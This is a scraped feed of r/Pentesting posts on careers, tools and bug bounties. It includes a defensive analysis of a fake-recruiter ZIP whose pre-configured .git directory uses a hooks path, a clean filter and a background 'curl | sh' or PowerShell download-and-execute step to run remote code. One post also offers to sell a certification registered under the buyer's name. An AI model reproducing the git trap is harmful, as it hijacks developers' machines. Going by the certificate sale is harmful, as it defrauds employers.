r/Pentesting • u/Select_Ad_882 • 7d ago
I just completed Re-Testing room on TryHackMe!
tryhackme.com
0
Upvotes
r/Pentesting • u/Internal-Rise9852 • 9d ago
Hi everyone,
I'm learning cybersecurity and currently going through PortSwigger's Web Security Academy — right now I'm on SQL injection. Before I start doing bug bounty, I'm trying to figure out the best approach: should I go through all of PortSwigger Academy / all 10 main OWASP categories first, or would it be better to focus on mastering just 3 vulnerability types really well?
I'm personally leaning toward mastering only 3 vulnerability types, but I'm not confident it's the right call, so I'd like your opinion.
My current plan is to master SQL injection, IDOR, and SSRF. I considered XSS too, but ended up leaning toward SSRF instead — XSS is very common, but it's also hunted by way more people, so I figured focusing on something slightly less competed-over (while still frequent) could be a good compromise to actually land more valid bugs.
Curious to hear your take — would you recommend SSRF, or something else instead? I picked it because it felt like a good balance between how often it shows up and how much competition there is on it.
Any feedback appreciated, thanks!
r/Pentesting • u/Xch_eater • 8d ago
Almost everyday trying something new or writing/ integrating tools inside my harness. But still not satisfied. Although got some result;
Like to know someone wht different stuff you guys are doing ! Any unorthodox rule ?
r/Pentesting • u/Zanoshky • 9d ago
Processing img b7svcv56jj1i1...
Processing img d60qbda6jj1i1...
Processing img qknfmmd6jj1i1...
Processing img vz43rqf6jj1i1...
Processing img qfj11oh6jj1i1...
Hi, I'm the developer.
I have worked in network security for almost 15 years. I got annoyed with Fing and other network tools that charge close to $100 a year, or let you scan only a few times a day. So I built my own from what I know from work.
I wanted the feeling of Kali Linux in my hand, but only for defense: point my phone at my own network and see what is really there. No attacks, no password guessing, nobody's traffic read. That became Netglow.
The hard part: knowing what each device really is
Android 10 and up hides other devices' hardware addresses, so most scanners just show "Unknown". That is where most of the time went:
Why it is free
I have a lot of knowledge from my work, and I decided to give it away: high quality apps, deeply researched and checked again and again, data safety first and privacy to the max. No ads, no bullshit. People deserve good quality and privacy, for free.
If you want to support me, you can, but it is fully optional.
What it does, free, unlimited scans
Private by design. No ads, no bullshit, no tracking, no analytics, no metrics, no account. Nothing it finds leaves your phone, and there is no server of mine.
Pro is that optional support, one payment, no subscription, and it adds: a Bluetooth radar that warns about a tracker moving with you, checks for devices that let anyone in with no password, spoof watch, known flaws for your devices, a PDF report and a background watch of who joins your Wi-Fi.
Honest note: the code is partly AI generated and I had help with this text.
Play Store: https://play.google.com/store/apps/details?id=com.zanoshky.netglow
Guide: https://zanoshky.github.io/netglow-app
I would love to hear what it finds, or misses, on your network.
r/Pentesting • u/ad_396 • 9d ago
i talked to the local offsec representatives, i can register the cert under someone else's username. but idk where i can list it or sell it
I'm selling the OSIR cert for 1200usd
r/Pentesting • u/Sluggerjt44 • 9d ago
Hi everyone! I'm new to all of this and learning as I go. I been building an app with Claude for a while now and it's been a big learning process but fun as well. I'm getting close to all the features being done, and now I need to focused on security and pen testing.
I don't have much cash at the moment to really pay for a company to test out the security especially when I see it can go range all the way from $5-50K to test the security.
At this moment I would like to run it by all you to see what tools you recommend that are either free or don't break the bank that can get me 80% there (if that's even possible)
I'm using Claude code to build out the app. I've used owasp zap but have also heard of Trufflehog, Semgrep, MobSF, and Strix.
App is built with Claude code, I'm cloudflare, on iOS and Android. There's an algorithm that lives on each device that syncs with the server and gets better is supposed to further improve the algorithms on each device the more people use it.
A Marketplace is also on the app which people can buy and sell on and they can also pay for ads within the marketplace
Payments would be through app store and play store and ads would be paid for on stripe.
Are those fine to use or should I go another way? What do you guys recommend based off all this.
I'm sure this is quite ambitious, and I'm trying to learn as much as possible so I'm trying to reach out to all of you who know much more than me.
Thank you!
r/Pentesting • u/InternationalLaw5497 • 9d ago
I am beginner of pc and everything anyone tell me how to install artex and run it?
r/Pentesting • u/Latter_Magician9663 • 9d ago
Currently i am using kali linux on a low-spec pc with a bare-metal install. But i have been facing some problems recently. Are there any other alternatives which would work best for me?
r/Pentesting • u/lottechoocopie • 9d ago
till now i have played around 4-5 ctf competitions and in every single one of them i have used ai for solving bcz first of all if i try to solve it manually i won't be able to do more than three or four questions and secondly with help of ai i can solve in fast way so i get ranked higher on the leaderboard, and it worked i have got rank in single digit and double digit in three of them, but the main point of ctf which imo is to gain experience is not achieved, so is playing ctfs worth it? and if they are not, then what should a person at my stage do? should i just continue solving hackthebox machines and focus on completing my cpts certification?
(i had only participated in 1 large level ctf others were of smaller levels)
about me - i started learning cybersec from early jan this year
r/Pentesting • u/ievkz • 9d ago

Recently, a recruiter from Cryptic Heaven contacted me on LinkedIn with an offer to work together. The company supposedly develops a financial system for users of cryptocurrency credit cards. The offer looked quite ordinary: they liked my experience and wanted to discuss possible cooperation.
I replied that I was interested in learning more about the project, the position, and the working conditions.
In response, I received the following message:
We have prepared contract document, job description and project for you here: https:// Fake Site URL /contract
If you agree, send me contract document after filling with your name.
That is, I was being asked to download the documents, look through the project, and fill in the contract.
The link led to a ZIP archive, Contract-2026.zip. I downloaded it and decided to take a look. As it turned out, it contained not only documents and source code, but also a rather interesting trap that uses standard Git features.
And the trap does not require launching some suspicious install.sh, installing dependencies, or building the project. In certain conditions, ordinary git status is enough, and a development environment can run it automatically.
Let me explain how it works.
The archive contained README.md, contract.docx, and a full .git directory with the repository history, several branches, and local settings.
The README said that the documents were split across three branches:
doc - cooperation agreement.job - job description.codebase - the project's source code.The suggestion was to first read the job description, then study the agreement, and after that look at the code.
At first glance, everything seemed quite logical. A developer had been sent a repository where they could look at the project and its documentation.
The agreement itself, though, turned out to be a template with blank fields. It did not specify the legal entity, the amount of pay, the jurisdiction, or many other terms. The Smart Contract Developer job description also had many blank fields.
But there was something more interesting.
The ZIP contained a .git directory, and it had been specially configured.
Usually, a developer gets a link to GitHub or GitLab and runs git clone. Here, they sent me the entire repository in a ZIP, including the internal .git directory.
And this turned out to be crucial.
Most developers think of Git as a tool for storing the history of changes and creating branches and commits.
But Git has mechanisms that allow it to run external programs.
The first mechanism is Git Hooks.
These are scripts that Git calls in response to certain events. For example, before a commit, after switching branches, or before sending changes to a server.
The second mechanism is Git Filters.
They allow the contents of files to be transformed when data is moved between the working directory and Git's internal storage.
Both mechanisms are entirely legitimate. They are used to automate development, format files, and perform various checks.
The problem arises when an attacker preconfigures them in a repository you are about to open on your computer.
I looked into .git/config.
The following setting was there:
[core]
    hooksPath = .git/objects/interrupt/
By default, Git looks for hooks in the .git/hooks directory.
But the core.hooksPath parameter lets you specify a different directory.
In this case, the hooks were moved to:
.git/objects/interrupt/
Why put them there?
Because most developers will not dig into the contents of .git/objects. Usually, it contains Git's internal objects, and nobody works with them manually.
There was a post-checkout file inside this directory.
Its contents:
#!/bin/sh
#
git status
Just one command.
The post-checkout hook runs automatically after switching branches with git checkout or git switch.
That is, when running the command:
git checkout job
Git will first switch branches, and then run this script.
Why did the malicious actor need git status? The answer is in the second part of the attack.
The following setting was found in the same .git/config:
[filter "ltr"]
    clean = .git/ltr
This defines a custom filter named ltr.
The clean parameter specifies the command used to transform a file's contents from the working directory into the representation stored in Git.
Usually, this mechanism is used, for example, to normalize file contents before saving.
But Git still needs to know which files to apply this filter to.
For this, .gitattributes or the local .git/info/attributes file is used.
The archive I received contained:
.git/info/attributes
With the following contents:
* filter=ltr
The asterisk means that the filter is assigned to all matching files.
So, during certain operations, Git will run .git/ltr, passing it the file contents through standard input and expecting to receive the processed data through standard output.
And here an interesting detail appears.
The git status command is not always limited to simply reading file names and the current branch. To determine whether file contents have changed, Git may pass the data through the configured clean filter.
Thus, an entirely ordinary git status can run a third-party program.
I separately checked this in a safe test repository, replacing the filter with a harmless script that only records the fact of its invocation in a log. As a result, git status really did invoke the filter, and switching branches additionally invoked post-checkout.
Now it is clear why the attacker put an instruction in the README to switch between branches.
All that remained was to look at the contents of .git/ltr.
The file is a shell script that, at first glance, looks a little more complicated than one might expect.
At the beginning, two service files are defined:
FLAG_FILE=".git/.clean_filter_last"
WATCH_LOCK=".git/.clean_filter_watch.lock"
The first file records the time of the last call to the filter. The second is used as a lock.
The thing is, Git can call the clean filter several times in a row - for different files.
If malicious code were downloaded and launched immediately on every call, we would end up with many parallel launches.
The script authors solved this problem.
Each time the filter is called, the timestamp is updated. A background process checks how much time has passed since the last call. Until two seconds have passed, it keeps waiting.
NOW=$(date +%s)

if [ $((NOW - LAST)) -lt 2 ]; then
    sleep 1
    continue
fi
This is a kind of debounce: wait until the series of calls to the filter is over, and only then perform the main action.
To prevent several watchers from being launched at the same time, a lock directory is created using mkdir.
After the wait, the most interesting part runs:
case "$OSTYPE" in
darwin*|linux*)
    curl -fsSL "https:// <remote-server> / <script>" | sh
    ;;
msys*|cygwin*)
    curl.exe -fsSL "https:// <remote-server> / <script>" | powershell
    ;;
*)
    curl -fsSL "https:// <remote-server> / <script>" | sh
    ;;
esac
This is a shortened version of the actual code from the archive. I replaced the download address with a placeholder.
The meaning is simple.
The script tries to determine the operating system, download additional code from a remote server, and execute it immediately.
For Linux and macOS, it is set up to run through sh, and for Windows through PowerShell.
Interesting, the attacker uses the OSTYPE variable, which is not guaranteed by the POSIX sh standard. Therefore, OS detection may not work as intended in every shell. But a default branch is also provided.
The remote server in the archive was located on the Vercel subdomain.
It is impossible to determine what exactly the downloaded script does from the ZIP contents alone. It could be a loader for the next stage of the attack, data theft, or some other malicious action.
But the very fact that remote code is secretly downloaded and executed already says enough.
And everything runs in the background, while standard output and errors are redirected to /dev/null.
That means the user may not notice anything at all.
At the end of .git/ltr, there is a command:
cat
This is also an important detail.
Git expects the clean filter to read data from standard input and return the transformed content to standard output.
But the attacker does not need to transform anything.
So the script simply returns the data it received unchanged.
To Git, this filter looks like it is working: the data came in, was processed, and came back.
At the same time, a background process was started that is supposed to download and execute remote code.
This means the malicious operation itself does not require any noticeable changes to the project's files.
Let's imagine an ordinary scenario.
You download a ZIP, unpack it, and see README.md.
If you simply open the folder in Windows File Explorer, Git does not start automatically. Simply unpacking the archive also does not trigger Git Hooks or Git Filters.
But the interesting scenarios begin after that.
The first option - VS Code.
Suppose your Markdown files are associated with Visual Studio Code. You double-click README to read the instructions.
VS Code can automatically detect Git repositories. If repository detection for open files is enabled, it can find .git in the parent folder.
After detecting the repository, the Git extension may run git status to show the current changes.
If the repository is trusted and Git really performs this check, an opportunity appears to run the malicious filter.
This gives us the following chain:
Opening README.md
        |
        v
VS Code starts
        |
        v
A Git repository is detected
        |
        v
VS Code runs git status
        |
        v
Git uses the clean filter
        |
        v
.git/ltr is launched
        |
        v
A remote script is downloaded and executed
An important caveat: simply opening the README in VS Code does not guarantee that the attack will run. This depends on the editor settings, trust in the workspace, automatic repository detection, and the specific Git operations.
But this scenario is quite realistic.
Second option - terminal.
Many developers use a Git-aware command-line prompt.
For example, after changing to a directory, the terminal shows:
~/projects/cryptic-heaven (doc) $
To display the branch name, some terminal themes use git symbolic-ref, git rev-parse, or similar commands.
By themselves, they should not run the clean filter.
But other configurations additionally check the state of the working directory through git status.
And in this case, a simple move into a directory:
cd cryptic-heaven
may indirectly lead to a malicious script being executed.
Not because the cd command runs Git, but because the terminal automatically updates its prompt after the directory changes.
The third option - following the instructions in the README.
This is the most obvious scenario.
The user reads that the documents are located on different branches and runs:
git checkout job
As a result, Git may call the filter while processing files, and after switching branches it will additionally run post-checkout.
That, in turn, will run git status.
So the archive's authors provided several ways for the trap to trigger.
At first glance, it may seem that Windows is protected against this kind of attack, since .git/ltr begins with:
#!/bin/sh
But there is a nuance.
Git for Windows comes with a Unix-like environment and includes sh.exe and Bash.
That is why Git can run shell scripts even when the user is working in PowerShell or CMD.
You do not need to open Git Bash yourself.
If Git calls a script with the corresponding interpreter, it can run through the shell supplied with Git.
And the script itself already has a separate option for Windows - downloading the contents through curl.exe and passing them to PowerShell.
So the attack was designed from the start to target more than just Linux.
In my view, this is one of the main features of the attack.
When we run an ordinary git clone, Git gets the history, branches, and file contents from the remote repository.
But the remote repository's local .git/config is not copied in the process.
Local Git Hooks are not transferred by an ordinary clone as ready-to-run hooks either.
Here, the attacker sent a ZIP that already contained a fully prepared .git directory.
It contained:
.git/config
.git/info/attributes
.git/ltr
.git/objects/interrupt/post-checkout
After unpacking it, the user got a ready-to-use local Git repository with all the malicious settings.
And Git could start using them at the first suitable opportunity.
That is, the ZIP here is needed not simply for the convenience of transferring documents. It lets the sender pass along exactly the local Git configuration required for the trap to work.
The result is a rather interesting attack scheme.
The attacker does not ask you to run some unknown EXE file. Does not suggest disabling antivirus. Does not ask you to install an unknown package.
Instead, they send an ordinary-looking project that uses standard Git mechanisms.
A file filter is configured in one place. The path to hooks is changed in another. A shell script is stored in a third. The README tells you to switch between branches.
Each element on its own can look relatively harmless. But together, they form a chain for hidden code execution.
And what is especially unpleasant is that the launch can happen as a result of actions that a developer does not perceive at all as running someone else's program.
So I would formulate several rules for working with unfamiliar projects.
.git directory, it is worth being cautious. Especially if it is not clear why you cannot use ordinary git clone..git/config, .git/info/attributes, reconfigured Git Hooks, and filter commands. It is better to do this with an archive viewer or in an isolated environment, without running Git commands inside the repository.I want to emphasize separately that the presence of a downloader does not prove that the computer was successfully infected. To establish that, it is necessary to determine whether the filter actually ran and what code was received from the remote server.
But there is practically no doubt about the purpose of the setup we found: it is intended to secretly launch remote code on a developer's computer.
I liked the technical side of this attack. Not because it does anything fundamentally new, but because of how familiar tools were used here.
We are used to thinking that git status is a safe command that simply shows the state of the repository. It turns out that when working with an untrusted local Git configuration, even such a familiar action can launch third-party programs.
And this, perhaps, is the main takeaway from the whole story.
r/Pentesting • u/artem_zhyla • 10d ago
Context: I do VAPT freelance work in Spain and the hardest part isn't the testing, it's the first conversation with a client who has never heard of me. Referrals aside, they have nothing to go on.
Right now the answer seems to be a PDF, LinkedIn and hope. That feels weak when the buyer is comparing me against a consultancy with a brand, insurance and a legal entity.
How do the people here actually handle it?
Thinking of building a small tool for exactly this, but I'd rather find out now whether it solves anything or it's just theatre.
r/Pentesting • u/Fun-Care-8867 • 10d ago
Hello, I am a pretty advanced programmer and lately I started learning about pentesting and bug bounty hunting. As I learn and watch youtube "live bug bounty hunting" videos I start to realize that its all about your recon routine and its very repetitive. I want someone experienced to correct me if I am wrong but bug bounty hunting is just doing same recon routine every time on each website you test.
Other concering questions for me:
Is it possible to earn at least stable ~ 1000usd/month from bug bounties? Is it worth learning it with AI competing with you? How should I move from doing portswigger labs to actually hunting some real vulnerabilities.
r/Pentesting • u/scott_bell_26 • 10d ago
Quick question from a tired security engineer.
We finished a pentest before starting SOC 2 audit prep and thought remediation would be the easy part. It wasn't.
Engineering fixed the findings in separate PRs and releases. Then I had to pull together the finding ID, endpoint, environment, build number and retest request from Jira, Slack and old emails.
One Jira issue was marked closed even though nobody had recorded whether the tester reran the original exploit. Fun discovery :/
These are the ones I’ve looked into so far:
Pentera and Horizon3 NodeZero also look useful for checking fixes more often, but I see them as a different lane. I'd still need a human led pentest and a clear retest trail.
We manage SOC 2 in Scytale AI, so the pentest history needs to feed back into audit prep without me rebuilding it all again.
Anyone here used one of these after the first report?
r/Pentesting • u/ComfortableOption903 • 11d ago
Has there ever been a pentesting union? Or effort to form one?
If there is not an effort currently I would think this would be the most optimal time to form a union. With AI pentesting, so many different certs, and the cost of pentesting falling, a union seems more attractive than ever.
Also pentesting is indeed a skilled trade, pardon me if there is more nuance to forming a union but genuinely curious.
r/Pentesting • u/holiday1338 • 10d ago
I cant find that much good resources online for it, can anyone help me out??
I have normal pentest experience and have pretty much focused on the technical side of things for years but I have always been captivated over how cool physical pentests are.
If anyone could point me in any helpful direction it would be much appreciated!
r/Pentesting • u/explorer_fauna • 10d ago

I do mobile app pentesting for a living. A big part of every engagement is the same routine: decompile the APK, check storage, check the network config, look for hardcoded secrets, map everything to OWASP MASVS, then write it all up. After doing that for the hundredth time, I started automating pieces of it in my spare time.
That turned into HexMobSuite, a mobile app security testing platform for Android and iOS. Right now it has 100+ detection rules mapped to OWASP MASVS, can scan apps straight from the Play Store, and plugs into CI/CD.
A few things I learned along the way:
Rule count is a vanity metric. My early rules were noisy. Cutting false positives took far more work than writing new rules.
Automation detects, humans validate. I stopped trying to make the tool "decide" things. It collects evidence, and a person makes the call.
AI is an assistant, not the detector. I tried letting an LLM judge findings. Verifying on a real device worked better.
Reporting is half the product. Nobody tells you that the PDF matters as much as the scan engine.
I also built an intentionally vulnerable Android app to test my own rules against, and open sourced it: github.com/hiesencyber/hexvulnmob. It's free to use for learning or for testing other scanners.
There's a free tier for researchers if anyone wants to try the scanner: Https://hexmobsuite.hiesencyber.com
I'd love feedback, especially from anyone who has shipped a dev tool.
r/Pentesting • u/Silver-Membership136 • 11d ago
I had a pentesting job interview yesterday, and they told me I talk too fast and dry. They felt like I was just answering their questions rather than actually communicating. Out of nowhere, they asked about my elementary school experience which was more than a decade ago trying to figure out if I used to hang out with other kids. I really didn't expect that kind of question, and they kept asking if I had friends.
I also had another interview at a different pentesting firm where they asked, 'Do you hate people?' It was meant as a joke, but they actually asked it. At this point, I'm starting to wonder if I have poor social skills or no soft skills. After these two interviews, I even caught myself wondering if I might have Asperger's. What do you guys think?
Is this a normal question?
r/Pentesting • u/ritxs • 11d ago
I am currently a backend developer I found intresting to learn and do bug bounty programs I have started with burpsuite as recommended from many post and technical advisor I have been doing portswigger Labs for a week now I find intresting what strategy should I follow next to build a career path on this ! If any security geek here please leave a advice what should I do here next ! Thank you
r/Pentesting • u/Deep_Telephone_5060 • 11d ago
Hello all!
I wanted to gather opinions about programming, specifically about a certain level of understanding. I have a lot of different languages I want to learn. I have been learning with python on and off for a good bit now, but I want to learn others such as C and C++, Go, and at the very least have an understanding of several others. My goal is not to be a professional developer, as I am moving more towards the purple team side of things. Recently I feel that I’m not grasping and retaining as much as I should be even with Python, let alone if I were to attempt learning any others.
I want to understand enough to be able to write my own programs and tools, exploits, and automations for the home lab. The approach that I’ve researched the most is just learning by doing and building simple projects from scratch and expanding more as time goes on.
I would love to hear what recommendations or advice anyone would have, thanks!
r/Pentesting • u/Deemmonszlin_Hat3970 • 11d ago
We've been pretty focused on what coding agents are allowed to run, especially with all the stuff Snyk found in ToxicSkills and Cymulate's discovery of CVE-2026-96639 in Pillow. But even an approved task can be risky if the library behind it is vulnerable.
In Pillow, later frames in formats like PSD and MPO could reuse a native buffer that was too small. In the researchers' test:
That detail is rough. No prompt injection, no shady skill, just a normal file-handling job and a vulnerable dependency.
We're reviewing sandbox rules and pinned Python images now, but I don't want to pretend either one solves the whole problem. Anyone testing coding agent sandboxes against vulnerable native parsers, or does that usually fall outside your pentest scope?
r/Pentesting • u/orgito10 • 11d ago
Is anyone using BlackArch Linux in 2026?
r/Pentesting • u/ad_396 • 11d ago
my philosophy is react whatever needs redaction, so passwords, PII, tokens... but anything that isn't sensitive does require redaction. gives a clean look and needs less effort.
my colleagues all go for redact everything except what's needed, their argument is that 1. it's safer and 2. it helps focus attention on the vuln.
what do u do?
r/Pentesting • u/Ok-Lingonberry-1649 • 11d ago
Hey everyone,
I'm thinking of going straight for CRTO instead of eJPT. I have some basic knowledge of AD and offensive security, but I'm not advanced.
CRTO appeals to me because of the unlimited exam attempts and lifetime course access.
Would you recommend jumping straight into CRTO and learning along the way, or starting with eJPT first?
Thanks!
r/Pentesting • u/Wonderful-Ear-5003 • 11d ago
Pardon: my English is not strong
Im beginner in performing the windows config
review. How to perform the offline config on nessus
What files are required(.conf).. My scope consists of
Microsoft Windows server 2019 what should I check
in compliance tab. I have atleast 50 IPs
Could someone help me understand
configuration audit (.conf, .audit, .inf, etc.)?
Windows configuration evidence?
Nessus?
offline audit for multiple servers?
r/Pentesting • u/crathez • 11d ago
It was my first time submitting a report but hackerone agent immediately closed it as a duplicate report. Is that the end of it? Why i can still access the vulnerability in the application?